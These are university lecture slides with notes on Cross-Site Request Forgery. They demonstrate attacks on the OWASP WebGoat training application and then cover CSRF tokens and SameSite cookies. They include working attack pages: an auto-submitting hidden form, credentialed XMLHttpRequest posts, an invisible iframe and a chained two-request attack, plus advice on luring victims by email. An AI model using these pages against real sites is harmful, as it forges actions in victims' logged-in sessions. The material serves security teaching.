


Cross-Site Request Forgery (1)

- In a Cross-Site Request Forgery (CSRF) attack, an attacker attempts to force another user to execute an unwanted action in a web application in which that user is currently authenticated
  - When we say «execute an unwanted action», this means the attacked user sends the corresponding request(s) himself, but without being aware of it
- Example:
  - Assume a user (the victim) is logged in an e-shop application
  - In this case, a CSRF attack could be used to force this user to send the request that changes his password to a password known to the attacker
- CSRF allows several powerful attack scenarios, e.g.
  - Force a user to make a payment to the attacker while being logged in an e-banking application
  - Force an administrator of a web application to create an admin account with credentials known to the attacker
- CSRF is possible both in traditional and modern web applications
  - Here we focus on traditional web applications while modern web applications will be discussed in a later chapter

CSRF in Modern Web Applications

CSRF in modern web applications works differently than in traditional applications. In particular, it does not rely on links and forms but on asynchronous requests based on JavaScript code and it's also dependent on other details (e.g., cross-origin resource sharing (CORS) and how authorization information is sent from the browser to the REST API).




Cross-Site Request Forgery (2)

- In contrast to most attacks discussed before, CSRF does not exploit a typical weakness such as poor input validation etc., but simply makes use of «standard» features of browsers and web applications
  - When a user logs into an application, the browser receives a cookie from the web application that is used to identify the authenticated session
  - Whenever the browser sends a request to the target web application, the cookie is included in the request
  - It doesn't matter whether the link to generate the request comes from the actual web application or from somewhere else – the cookie is included in any case
- Because of this, it directly follows that a web application is usually vulnerable to CSRF, unless explicit protection measures are employed
  - Today, more and more frameworks provide such protection measures per default, so the frequency of occurrence is lower than a few years ago
  - But especially in older web applications or if web applications do not use a modern framework as a basis, vulnerabilities are still common

Link Location

Assume a user is authenticated in an e-shop. If the user then clicks a link that points to the e-shop application, it doesn't matter whether this link is included in a web page received from the e-shop application or, e.g., in an e-mail message received from anybody, because when the user clicks the link, the browser always sends the request to the e-shop and always includes the cookie, so it's always treated by the e-shop as a request that is part of the authenticated session.



Cross-Site Request Forgery (3)

- If an application is vulnerable, CSRF can be carried out for all actions that exists within the web applications, no matter whether they use GET or POST requests
  - It also works for actions that require multiple steps (multiple requests), e.g., request 1 to enter a payment and request 2 to confirm the payment
  - Here, we focus on actions that can be done with a single request
    - See notes on one of the following slides for an example of a CSRF attack that uses two requests

- How to find CSRF vulnerabilities?
  - Manually crawl the entire application and identify sensitive actions that are interesting to be abused in a CSRF attack
  - Check whether the application implements CSRF protection measures in the context of these actions (e.g., CSRF tokens in request parameters, details will follow)
  - If no CSRF protection measures are implemented, these actions can be used in a CSRF attack


Multi-Step CSRF Attacks

- *http://ceriksen.com/2012/09/29/two-stage-csrf-attacks/*
- *https://www.lanmaster53.com/2013/07/17/multi-post-csrf/*
- *http://simple2security.blogspot.com/2015/12/multi-stage-csrf-attack.html*

Cross-Site Request Forgery (4)

- To carry out a CSRF attack, the victim must unwittingly send the desired request
  - Different ways to achieve this, depending on whether the request uses GET or POST

- GET Request:
  - Prepare an HTML document that contains an IMG-tag with size 1x1 pixel and specify the image source such that it corresponds to the desired request
  - Place the document on any server
  - Trick the user into loading the document (e.g., send a link by e-mail or place the link on a public website)
  - When the document is loaded, the «image» is also loaded, which sends the desired GET request including the cookie
  - Since the «image» is loaded in the background, the executed action is not visible for the user



Cross-Site Request Forgery (5)


- POST Request:
  - Prepare an HTML document that contains a web form with hidden fields, which corresponds to the desired request
    - In addition, include some JavaScript code that automatically submits the form when the document is loaded
  - Place the document on any server
  - Trick the user into loading the document (e.g., send a link by e-mail or place the link on a public website)
  - When the document is loaded, the form is submitted, which sends the desired POST request including the cookie
- Problem: the user can see the result of the action in the browser
  - To make the POST request invisible to the user, use a second HTML document which contains an inline frame with size zero, which uses the first HTML document as the source
  - Trick the user into loading the second document, which executes the attack in the background, hidden from the user

XMLHttpRequest

One can also use an asynchronous POST request with the JavaScript *XMLHttpRequest* object to hide the executed action from the user (see the notes on one of the following slides).

Exploiting a CSRF Vulnerability (1)

- We assume that a lecture module uses a web application as collaboration platform, which includes a message board
- The platform allows students and lecturers to log in and submit messages (feedback, questions,...)



Question about CSRF

How can I prepare the IMG-tag?

Message Contents For: Question about CSRF
Title: Question about CSRF
Message: How can I prepare the IMG-tag?
Posted By:victim

Message List
Question about CSRF


- The application does not use any countermeasures to prevent CSRF, which means it is vulnerable to CSRF attacks
- A student wants to exploit this to discredit another student

Vulnerability

The example above uses the OWASP WebGoat application (5.2). The WebGoat lesson used here is *Cross-Site Scripting (XSS)* → *Cross Site Request Forgery (CSRF)*.

Exploiting a CSRF Vulnerability (2)

- As usual, we first have to analyze the corresponding request



```
POST /WebGoat/attack?Screen=1889316462&menu=900 HTTP/1.1
Host: ubuntu.test:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0) Gecko/20100101
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://ubuntu.test:8080/WebGoat/attack?Screen=1889316462&menu=900
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Cookie: JSESSIONID=A8BE0B3BDC8DEE705FFFE2D04084C82A
Authorization: Basic dmljdGltOnZpY3RpbQ==
Connection: close
Upgrade-Insecure-Requests: 1

title=Question+about+XSS&message=How+can+I+prepare+the+IMG-tag%3F&SUBMIT=Submit
```

- The request is a POST request
  - Title and message are sent in parameters *title* and *message*

Exploiting a CSRF Vulnerability (3)

- HTML document that automatically sends the POST request:

```
<html>
<body>

<form action="http://ubuntu.test:8080/WebGoat/attack?Screen=
1889316462&menu=900" method="POST">
<input type="hidden" name="title" value="Complaint about this
security lecture!">
<input type="hidden" name="message" value="It's total crap
and I really hate the lecturer, Mr. Rennhard.">
<input type="hidden" name="SUBMIT" value="submit"></form>

<script type='text/javascript'>document.forms[0].submit();
</script>

</body>
</html>
```


Form to submit the POST request

- To trick the victim, simply send him an e-mail and include a link to the HTML document above

Click here

Exploiting a CSRF Vulnerability (4)

- Assuming the victim is currently logged into the message board, the message will be submitted when he opens the HTML document in his browser



Message Contents For: Complaint about this security lecture!
Title: Complaint about this security lecture!
Message: It's total crap and I really hate the lecturer, Mr. Rennhard.
Posted By:victim

Message List
Question about CSRF
Complaint about this security lecture!


XMLHttpRequest

One can also use an asynchronous POST request with the JavaScript *XMLHttpRequest* object to hide the executed action from the user (see next slide). To do this, use the following HTML document and send the victim a link to it:

```
<html>
<body>

<img src="cat.jpg">

<script>
    var xhr = new XMLHttpRequest();
    xhr.open("POST",
             "http://ubuntu.test:8080/WebGoat/attack?Screen=1889316462&menu=900");
    xhr.withCredentials = true;
    xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xhr.send("title=Complaint+about+this+security+lecture%21&message=It%27s+
             total+crap+and+I+really+hate+the+lecturer%2C+Mr.+Rennhard.&
             SUBMIT=submit");
</script>

</body>
</html>
```

Maybe you are wondering why this works because asynchronous requests via *XMLHttpRequest* are subject to the Same Origin Policy. This is true for many request (e.g., DELETE and PUT, but also for GET and POST request where the JavaScript code wants to get access to the response), but it's not true for GET and POST requests that basically correspond to what you can do also with forms and links in a web page, as is done in the attack example discussed in the slides.

CSRF attacks that want to use requests that go beyond such «simple» requests will only work cross-origin if the attacked web application allows Cross-Origin Resource Sharing (CORS). In traditional web applications, this is usually not the case. It looks very differently in modern web applications that often make use of CORS and enabling CORS is usually a prerequisite for CSRF to work in modern web application. This will be discussed in a later chapter.



Exploiting a CSRF Vulnerability (5)

- This works, but the victim can see the executed action
- To make the attack stealthier, we can use a second HTML document with an inline frame with size zero, which uses the first HTML document as the source
  - And we trick the user into opening the 2nd document [Click here to see my cat!]

```
<html>
<body>

<img src="cat.jpg">

<iframe src='http://ubuntu.test/attackdemo/WebGoat/
WebGoat_CSRF_Visible.html' height='0' width='0'
style='border:0;' />

</body>
</html>
```


Invisible iframe, which loads the first HTML document, which submits the POST request

- And all the user sees is:

CSRF with Multiple Requests

As mentioned before, CSRF also works with multiple requests. In this case, you have to use asynchronous requests (see previous slide) with the JavaScript *XMLHttpRequest* object. For instance, to post two messages to the message board, the following HTML document can be used. Of course, the requests can also be two different ones (e.g., do a payment in the first request and confirm it in the second).

```
<html>
<body>

<img src="cat.jpg">

<script>
    var xhr1 = new XMLHttpRequest();
    xhr1.onreadystatechange = function() {
        if (xhr1.readyState == XMLHttpRequest.DONE) {
            var xhr2 = new XMLHttpRequest();
            xhr2.open("POST", "http://ubuntu.test:8080/WebGoat/attack?
                      Screen=1889316462&menu=900");
            xhr2.withCredentials = true;
            xhr2.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
            xhr2.send("title=Complaint+about+this+security+lecture+SECOND%21&
                      message=It%27s+total+crap+and+I+really+hate+the+lecturer%2C+
                      Mr.+Rennhard.& SUBMIT=submit");
        }
    };
    xhr1.open("POST", "http://ubuntu.test:8080/WebGoat/attack?
              Screen=1889316462&menu=900");
    xhr1.withCredentials = true;
    xhr1.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
    xhr1.send("title=Complaint+about+this+security+lecture+FIRST%21&
              message=It%27s+total+crap+and+I+really+hate+the+lecturer%2C+
              Mr.+Rennhard.&SUBMIT=submit");
</script>

</body>
</html>
```



CSRF – Countermeasures (1)

- CSRF attacks require that the attacker can predict the request(s) that is/are needed to execute the action – so to defeat CSRF, we must make sure the attacker can no longer do this!
- To achieve this, one typically uses an approach based on CSRF tokens
  - Create a user-specific CSRF token after a user has logged in
    - Should be random and long enough such that it cannot be predicted
    - The CSRF token is stored in the session of the user
  - Adapt the web pages sent to the user such that any subsequent request includes the CSRF token, in a GET or POST parameter
  - When receiving a request, check whether the received token has the same value as the token stored in the session of the user
    - The request is only accepted if the tokens match
- Why does this work?
  - An attacker would have to guess the CSRF token to create a valid request, which is considered not feasible if the token is random and long enough

CSRF Prevention

There are some libraries available that help mitigating CSRF attacks, e.g., for Java web applications:


- OWASP CSRFGuard: *https://www.owasp.org/index.php/Category:OWASP_CSRFGuard_Project*
- OWASP ESAPI: *https://www.owasp.org/index.php/Category:OWASP_Enterprise_Security_API*

Do CSRF Tokens prevent Reflected XSS?

In many cases, this is true. The reason is that to execute a reflected XSS attack, an attacker has to place a link «somewhere» (e.g., in an e-mail message or on a web page), which contains the malicious JavaScript code, and then the victim must click the link to trigger the attack. If CSRF tokens are used, the resulting request when the link is clicked will only be processed by the web application if the request includes a valid CSRF token of the victim, and getting or guessing such a valid token is usually not feasible for the attacker. As a result of this, reflected XSS is often not possible if CSRF tokens are used.

However, this only works if the request is completely blocked by the web application and the response does only include a generic error message without including the received JavaScript code. If the response page does include the JavaScript code in non sanitized form and only blocks the resulting action of the request, then reflected XSS may still be possible.

In general, you shouldn't think about CSRF tokens being a method to prevent reflected XSS because in some cases it may work and in others, it may not. If you rely on CSRF tokens to prevent reflected XSS, it may easily happen that you'll overlook something so attacks may still be possible – so it's a very risky approach. Also, CSRF tokens can only help against *reflected* XSS, but not against *stored* XSS, so they don't solve all XSS problems. Therefore, to be on the safe side, always make sure to use strict data sanitation to prevent XSS in any case, independent of the CSRF token mechanism that is used.



CSRF – Countermeasures (2)

- Another option that helps against CSRF is the *SameSite* attribute of the *Set-Cookie* HTTP response header

```
Set-Cookie: session-id=28A4...; ...; SameSite=Lax
```

- Three different options (simplified):
  - *SameSite=None* (default): Cookies are included in all cross-site requests
  - *SameSite=Lax*: Cookies are only included in GET cross-site requests
  - *SameSite=Strict*: Cookies are never included in cross-site requests
- *SameSite=Lax* is a reasonable setting in most cases
  - Still allows other websites to link to the target website so that the cookie is included when the user clicks the link
    - I.e., the user would continue to use an existing session with the target website
